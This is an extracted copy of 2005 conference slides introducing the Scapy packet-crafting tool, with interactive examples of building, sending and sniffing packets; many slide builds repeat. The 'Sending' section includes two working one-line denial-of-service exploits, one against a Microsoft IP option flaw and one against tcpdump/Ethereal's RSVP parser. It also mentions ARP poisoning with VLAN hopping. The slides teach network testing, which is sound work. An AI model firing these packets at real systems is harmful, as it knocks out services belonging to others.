

Packet generation and network based attacks with Scapy

Philippe BIONDI

phil@secdev.org / philippe.biondi@eads.net
Corporate Research Center
SSI Department
Suresnes, FRANCE

CanSecWest/core05, May 4-6, 2005



Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - Genesis
 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - Genesis
 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

Aims of this presentation

- Explain some problems present in network packet tools I tried to overcome with *Scapy*
- Let you discover *Scapy*
- Give some network tricks and show you how easy it is to perform them with *Scapy*

Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - Genesis
 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

Learning Python in 2 slides (1/2)

- This is an **int** (signed, 32bits) : 42
- This is a **long** (signed, infinite): 42L
- This is a **str** : "bell\x07\n" or 'bell\x07\n' (" \iff ')
- This is a **tuple** (immutable): (1,4,"42")
- This is a **list** (mutable): [4,2,"1"]
- This is a **dict** (mutable): { "one":1 , "two":2 }

Learning Python in 2 slides (2/2)

No block delimiters. Indentation **does** matter.

```
if cond1:
    instr
    instr
elif cond2:
    instr
else:
    instr
```

```
while cond:
    instr
    instr
```

```
try:
    instr
except exception:
    instr
else:
    instr
```

```
for var in set:
    instr
```


```
lambda x,y: x+y
```

```
def fact(x):
    if x == 0:
        return 1
    else:
        return x*fact(x-1)
```

Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - **State of the art**
 - Problematic
- 2 Scapy
 - Genesis
 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

Quick goal-oriented taxonomy of packet building tools



Packet forging tool: forges packets and sends them

Sniffing tool: captures packets and possibly dissects them

Testing tool: does unitary tests. Usually tries to answer a yes/no question (ex: ping)

Scanning tool: does a bunch of unitary tests with some parameters varying in a given range

Fingerprinting tool: does some predefined eclectic unitary tests to discriminate a peer

Attacking tool: uses some unexpected values in a protocol

Many programs

Sorry for possible classification errors !

Sniffing tools

ethereal, tcpdump, net2pcap, cdpsniffer, aimsniffer, vomit, tcptrace, tcptrack, nstreams, argus, karpiski, ipgrab, nast, cdpr, aldebaran, dsniff, irpas, iptraf, ...

Packet forging tools

packeth, packit, packet excalibur, nemesis, tcpinject, libnet, IP sorcery, pacgen, arp-sk, arpspoof, dnet, dpkt, pixiliate, irpas, sendIP, IP-packetgenerator, sing, aicmpsend, libpal, ...

Many programs

Testing tools

ping, hping2, hping3, traceroute, tctrace, tcptraceroute, traceproto, fping, arping, ...

Scanning tools

nmap, amap, vmap, hping3, unicornscan, ttlscan, ikescan, pakketto, firewalk, ...

Fingerpringing tools

nmap, xprobe, p0f, cron-OS, queso, ikescan, amap, synscan, ...

Attacking tools

dnsspoof, poison ivy, ikeprobe, ettercap, dsniff suite, cain, hunt, airpwn, irpas, nast, yersinia, ...



Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - **Problematic**
- 2 Scapy
 - Genesis
 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

Most tools can't forge exactly what you want

- Building a single working packet from scratch in C takes an average of 60 lines
 - The same with a command line tool is near unbearable, and is really unbearable for a set of packets
- ⇒ Popular tools use *templates* or *scenarii* with few fields to fill to get a working (set of) packets
- ⇒ You'll never do something the author did not imagine

Example

Try to find a tool that can do

- an ICMP *echo request* with some given padding data
- an IP protocol scan with the *More Fragments* flag
- some ARP cache poisoning with a VLAN hopping attack
- a traceroute with an applicative payload (DNS, ISAKMP, etc.)

Most tools interpret what they receive

- Most tools interpret packets they receive
 - Work according to what the programmer expected to receive
- ⇒ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms
```

Most tools interpret what they receive

- Most tools interpret packets they receive
 - Work according to what the programmer expected to receive
- ⇒ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  .....@.C.....
080e 0000 16f6 e909 0000 0000 0000 0000  .....
0000 0000 0000 0000 13e5 c24b  ....K
```

Most tools interpret what they receive

- Most tools interpret packets they receive
 - Work according to what the programmer expected to receive
- ⇒ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  .....@.C.....
080e 0000 16f6 e909 0000 0000 0000 0000  .....
0000 0000 0000 0000 13e5 c24b  ....K
```


Most tools interpret what they receive

- Most tools interpret packets they receive
 - Work according to what the programmer expected to receive
- ⇒ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  .....@.C.....
080e 0000 16f6 e909 0000 0000 0000 0000  .....
0000 0000 0000 0000 13e5 c24b  .....K
```

Most tools interpret what they receive

- Most tools interpret packets they receive
 - Work according to what the programmer expected to receive
- ⇒ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  .....@.C.....
080e 0000 16f6 e909 0000 0000 0000 0000  .....
0000 0000 0000 0000 13e5 c24b  ....K
```

Most tools interpret what they receive

- Most tools interpret packets they receive
 - Work according to what the programmer expected to receive
- ⇒ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  .....@.C.....
080e 0000 16f6 e909 0000 0000 0000 0000  .....
0000 0000 0000 0000 13e5 c24b  ....K
```

Did you see ?

Most tools interpret what they receive

- Most tools interpret packets they receive
 - Work according to what the programmer expected to receive
- ⇒ unexpected things keep being unnoticed

Example

```
# hping --icmp 192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  .....@.C.....
080e 0000 16f6 e909 0000 0000 0000 0000  .....
0000 0000 0000 0000 13e5 c24b  ....K
```

Did you see ? **Some data leaked into the padding (Etherleaking).**

Some tools give a limited interpretation

- Interpretation is sometimes insufficient for a good network discovery

Example

Interesting ports on 192.168.9.4:

PORT	STATE	SERVICE
22/tcp	filtered	ssh

Do you really know what happened ?

- No answer ?
- ICMP host unreachable ? from who ?
- ICMP port administratively prohibited ? from who ?
- ...

Popular tools bias our perception of networked systems

- Very few popular tools (*nmap*, *hping*)
 - Popular tools give a subjective vision of tested systems
- ⇒ The world is seen through those tools
- ⇒ You won't notice what they can't see
- ⇒ Bugs, flaws, . . . may remain unnoticed on very well tested systems because they are always seen through the same tools, with the same bias

Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - **Genesis**
 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

The Genesis

The spark that lit the powder

The problem

- Scan a C class with a TCP syn on port 80 and a given TTL
- Needed to know which IP addresses did not answer an ICMP *time exceeded in transit*

The only available solution at that time

- *hping* to send the packets, one by one, with *Ctrl-Z* to increment the IP
- *tcpdump* to observe the result

Isn't that a shame ?


The Genesis

The original concept

The original idea was that I needed :

- A way to describe efficiently a set of packets of any kind, and to be able to choose the value of any bit
- A way to build them
- A way to send them, receive answers and match requests and replies
- A way to interpret/represent the result

Actual Architecture



Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - Genesis
 - **Concepts**
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

Scapy's Main Concepts

- Python interpreter disguised as a Domain Specific Language
- Fast packet designing
- Default values that work
- Unlimited combinations
- Probe once, interpret many
- Interactive packet and result manipulation

Scapy as a Domain Specific Language

List of layers

```
>>> ls()
ARP          : ARP
DHCP         : DHCP options
DNS          : DNS
Dot11        : 802.11
[...]
```

List of commands

```
>>> lsc()
sr          : Send and receive packets at layer 3
sr1         : Send packets at layer 3 and return only the fi
srp         : Send and receive packets at layer 2
[...]
```



Fast packet designing

- Each packet is built layer by layer (ex: Ether, IP, TCP, ...)
- Each layer can be stacked on another
- Each layer or packet can be manipulated
- Each field has working default values
- Each field can contain a value or a set of values

Example

```
>>> a=IP(dst="www.target.com", id=0x42)
>>> a.ttl=12
>>> b=TCP(dport=[22,23,25,80,443])
>>> c=a/b
```

Fast packet designing

How to order food at a Fast Food

I want a BigMac, French Fries with Ketchup and Mayonnaise, up to 9 Chicken Wings and a Diet Coke

How to order a Packet with *Scapy*

I want a broadcast MAC address, and IP payload to *ketchup.com* and to *mayo.com*, TTL value from 1 to 9, and an UDP payload.

```
Ether(dst="ff:ff:ff:ff:ff:ff")  
/IP(dst=["ketchup.com", "mayo.com"], ttl=(1,9))  
/UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

Fast packet designing

How to order food at a Fast Food

I want a BigMac, French Fries with Ketchup and Mayonnaise, up to 9 Chicken Wings and a Diet Coke

How to order a Packet with *Scapy*

I want a broadcast MAC address, and IP payload to *ketchup.com* and to *mayo.com*, TTL value from 1 to 9, and an UDP payload.

```
Ether(dst="ff:ff:ff:ff:ff:ff")  
/IP(dst=["ketchup.com","mayo.com"],ttl=(1,9))  
/UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

Default values that work

If not overridden,

- IP source is chosen according to destination and routing table
- Checksum is computed
- Source MAC is chosen according to output interface
- Ethernet type and IP protocol are determined by upper layer
- ...

Other fields' default values are chosen to be the most useful ones:

- TCP source port is 20, destination port is 80
- UDP source and destination ports are 53
- ICMP type is *echo request*
- ...

Default values that work

Example : Default Values for IP

```
>>> ls(IP)
```

```
version      : BitField          = (4)
ihl          : BitField          = (None)
tos          : XByteField       = (0)
len          : ShortField       = (None)
id           : ShortField       = (1)
flags        : FlagsField       = (0)
frag         : BitField          = (0)
ttl          : ByteField        = (64)
proto        : ByteEnumField    = (0)
chksum       : XShortField      = (None)
src          : Emph              = (None)
dst          : Emph              = ('127.0.0.1')
options      : IPOptionsField   = ('')
```

Unlimited combinations

With *Scapy*, you can

- Stack what you want where you want
- Put any value you want in any field you want

Example

```
STP()/IP(options="love",chksum=0x1234)
  /Dot1Q(prio=1)/Ether(type=0x1234)
  /Dot1Q(vlan=(2,123))/TCP()
```

- You know ARP cache poisoning and vlan hopping
⇒ you can poison a cache with a double VLAN encapsulation
- You know VOIP decoding, 802.11 and WEP
⇒ you can decode a WEP encrypted 802.11 VOIP capture
- You know ISAKMP and tracerouting
⇒ you can traceroute to VPN concentrators

Probe once, interpret many

Main difference with other tools :

- The result of a probe is made of
 - the list of couples (*packet sent, packet received*)
 - the list of *unreplied packet*
- Interpretation/representation of the result is done independently

⇒ you can refine an interpretation without needing a new probe

Example

- You do a TCP scan on an host and see some open ports, a closed one, and no answer for the others

⇒ you don't need a new probe to check the TTL or the IPID of the answers and determine whether it was the same box

Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - Genesis
 - Concepts
 - **Quick overview**
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

Packet manipulation

First steps

>>>

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
```

```
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>>
```


Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>>
```

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

Packet manipulation

Stacking

>>>

Packet manipulation

Stacking

```
>>> b=a/TCP(flags="SF")
```

```
>>>
```

Packet manipulation

Stacking

```
>>> b=a/TCP(flags="SF")
>>> b
< IP proto=TCP dst=192.168.1.1 |
  < TCP flags=FS |>>
>>>
```

Packet manipulation

Stacking

```
>>> b=a/TCP(flags="SF")
>>> b
< IP proto=TCP dst=192.168.1.1 |
  < TCP flags=FS |>
>>> b.show()
---[ IP ]---
version  = 4
ihl      = 0
tos      = 0x0
len      = 0
id       = 1
flags    =
frag     = 0
ttl      = 64
proto    = TCP
chksum   = 0x0
```

```
src      = 192.168.8.14
dst      = 192.168.1.1
options  = ''
---[ TCP ]---
sport    = 20
dport    = 80
seq      = 0
ack      = 0
dataoffs = 0
reserved = 0
flags    = FS
window   = 0
chksum   = 0x0
urgptr   = 0
options  =
```

Packet Manipulation

Building and Dissecting

>>>

Packet Manipulation

Building and Dissecting

```
>>> str(b)
'E\x00\x00(\x00\x01\x00\x00@\x06\xf0o\xc0\xa8\x08\x0e\xc0\xa8\x0
1\x01\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00P\x03\x00\x00%
\x1e\x00\x00'
>>>
```

Packet Manipulation

Building and Dissecting

```
>>> str(b)
'E\x00\x00(\x00\x01\x00\x00@\x06\xf0\xc0\xa8\x08\x0e\xc0\xa8\x0
1\x01\x00\x14\x00P\x00\x00\x00\x00\x00\x00P\x03\x00\x00%
\x1e\x00\x00'
>>> IP(_)
< IP version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L ttl=64
proto=TCP chksum=0xf06f src=192.168.8.14 dst=192.168.1.1
options='' |< TCP sport=20 dport=80 seq=0L ack=0L dataofs=5L
reserved=16L flags=FS window=0 chksum=0x251e urgptr=0 |>>
```

Packet Manipulation

Implicit Packets

>>>

Packet Manipulation

Implicit Packets

```
>>> b.ttl=(10,14)
```

```
>>>
```


Packet Manipulation

Implicit Packets

```
>>> b.ttl=(10,14)
>>> b.payload.dport=[80,443]
>>>
```

Packet Manipulation

Implicit Packets

```
>>> b.ttl=(10,14)
>>> b.payload.dport=[80,443]
>>> [k for k in b]
[< IP ttl=10 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
 < IP ttl=10 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>,
 < IP ttl=11 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
 < IP ttl=11 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>,
 < IP ttl=12 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
 < IP ttl=12 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>,
 < IP ttl=13 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
 < IP ttl=13 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>,
 < IP ttl=14 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
 < IP ttl=14 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>]
```

Pretty printing

>>>

Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>>
```

Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>>
```

Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>>
```

Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>>
```

Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> b=IP(dst="192.168.8.1")/ICMP()
>>>
```


Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> b=IP(dst="192.168.8.1")/ICMP()
>>> f(b)
'dst=192.168.8.1 proto=ICMP dport=??'
>>>
```

Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> b=IP(dst="192.168.8.1")/ICMP()
>>> f(b)
'dst=192.168.8.1 proto=ICMP dport=??'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst%\
    proto=%IP.proto%{UDP: dport=%UDP.dport%}")
>>>
```

Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> b=IP(dst="192.168.8.1")/ICMP()
>>> f(b)
'dst=192.168.8.1 proto=ICMP dport=??'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst%\
    proto=%IP.proto%{UDP: dport=%UDP.dport%}")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>>
```

Pretty printing

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> b=IP(dst="192.168.8.1")/ICMP()
>>> f(b)
'dst=192.168.8.1 proto=ICMP dport=??'
>>> f = lambda x: \
    x.sprintf("dst=%IP.dst%\
    proto=%IP.proto%{UDP: dport=%UDP.dport%}")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> f(b)
'dst=192.168.8.1 proto=ICMP'
```

Configuration

```
>>> conf
checkIPID = 1
checkIPsrc = 1
color_theme = <class scapy.DefaultTheme at 0xb7eef86c>
except_filter = ''
histfile = '/home/pbi/.scapy_history'
iface = 'eth0'
nmap_base = '/usr/share/nmap/nmap-os-fingerprints'
p0f_base = '/etc/p0f.fp'
route =
Network      Netmask      Gateway      Iface
127.0.0.0    255.0.0.0    0.0.0.0      lo
172.17.2.4   255.255.255.255 192.168.8.2  eth0
192.168.8.0  255.255.255.0  0.0.0.0      eth0
0.0.0.0      0.0.0.0      192.168.8.1  eth0
session     = ''
sniff_promisc = 0
wepkey      = ''
```

Sending

>>>

Sending

```
>>> send(b)
.....
Sent 10 packets.
>>>
```

Sending

```
>>> send(b)
.....
Sent 10 packets.
>>> send([b]*3)
.....
Sent 30 packets.
>>>
```


Sending

```
>>> send(b)
.....
Sent 10 packets.
>>> send([b]*3)
.....
Sent 30 packets.
>>> send(b,inter=0.1,loop=1)
.....^C
Sent 27 packets.
>>>
```

Sending

```
>>> send(b)
.....
Sent 10 packets.
>>> send([b]*3)
.....
Sent 30 packets.
>>> send(b,inter=0.1,loop=1)
.....^C
Sent 27 packets.
>>> sendp("I'm travelling on Ethernet ", iface="eth0")
```

Sending

```
>>> send(b)
.....
Sent 10 packets.
>>> send([b]*3)
.....
Sent 30 packets.
>>> send(b,inter=0.1,loop=1)
.....^C
Sent 27 packets.
>>> sendp("I'm travelling on Ethernet ", iface="eth0")
```

tcpdump output:

```
01:55:31.522206 61:76:65:6c:6c:69 > 49:27:6d:20:74:72,
ethertype Unknown (0x6e67), length 27:
4927 6d20 7472 6176 656c 6c69 6e67 206f I'm.travelling.o
6e20 4574 6865 726e 6574 20                n.Ethernet.
```

Sending

- Microsoft IP option DoS proof of concept is 115 lines of C code (without comments)
- The same with *Scapy*:

```
send(IP(dst="target",options="\x02\x27"+"X"*38)/TCP())
```

- *tcpdump* and *Ethereal* `rsvp_print()` Remote Denial of Service Exploit : 225 lines
- The same with *Scapy*:

```
send( IP(dst="1.1.1.1",proto="GRE")/'\x00\x00\x00\xfe\x83\x1b  
\x01\x06\x12\x01\xff\x07\xff\xff\xff\xff\xff\xff  
\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x01\x07  
\x00\x00' )
```

Sniffing and PCAP file format interface

>>>

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")  
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>  
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")  
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>  
>>> sniff(count=2, prn=lambda x:x.summary())
```


Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")  
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>  
>>> sniff(count=2, prn=lambda x:x.summary())  
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>> rdpcap("/tmp/test.cap")
< test.cap: UDP:0 TCP:2 ICMP:0 Other:0>
>>>
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
